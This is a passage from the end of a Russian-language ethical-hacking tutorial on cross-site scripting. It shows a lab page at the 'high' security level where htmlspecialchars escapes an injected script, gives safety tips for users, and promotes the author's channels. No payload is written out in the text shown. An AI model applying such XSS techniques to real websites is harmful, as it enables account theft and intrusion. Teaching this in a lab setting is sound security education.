


В итоге мы получим данный скрипт в поле «Message» на странице, без возможности выполнения.


Давайте я изменю настройки безопасности на «high», «высокие»:



Можем перейти на страницу «Reflected XSS», разницы никакой нет, и введем наш скрипт, который мы тестировали уже:




Как видим, вывод проходит, как обычный текст, и нет исполняемого кода. Давайте посмотрим на исходники этой страницы, на наш скрипт:



На первый взгляд кажется, что инъекция прошла успешно. На самом деле все не так, и теги экранируются в специальные символы.

Все, благодаря функции «htmlspecialchars». Посмотрим на исходники, с помощью кнопки «view sourse»:



Эта функция обрабатывает каждый символ, который Вы введете. Она также сообщает это HTML, и браузеру, что изменит их на эквивалентные символы в коде HTML.

На самом деле, не важно какую инъекцию Вы пытаетесь сделать, так как будет проходить процесс конвертации.

Если Вы обычный пользователь, то в данном случае URL будет выглядеть, как обычный и доверенный. В данной ситуации, я рекомендую быть осторожным при переходе по ссылкам, и получения каких-либо нерекомендуемых формах (всплывающие окна).

Если Вы скачиваете что-то, то постарайтесь обратить внимание на то, чтобы был официальный сайт, и HTTPS. Всегда сверяйте контрольные суммы софта, чтобы избежать возможность подлога.

Если Вы получили фейковое уведомление о вводе логина и пароля (на примере Facebook), то игнорируйте его.

Заключение

Вот и подошла к концу данная книга, но она не является логическим завершением, и я еще вернусь к уязвимостям, коих достаточное количество. Надеюсь, Вам понравилось данное руководство, и Вы на практике (а не на сухой теории) «пощупали» разные виды Межсайтового Скриптинга.
Больше информации по Этичному хакингу и Тестированию на проникновение можете узнать на моем канале Ютуб: «https://www.youtube.com/HackerTimcore» , и в социальных сетях, которые указаны на канале. Можете подписаться на мой профиль ВК: «https://www.vk.com/mikhail_tarasovcom». Еще есть довольно интересный паблик Вконтакте «https://vk.com/hacker_timcore».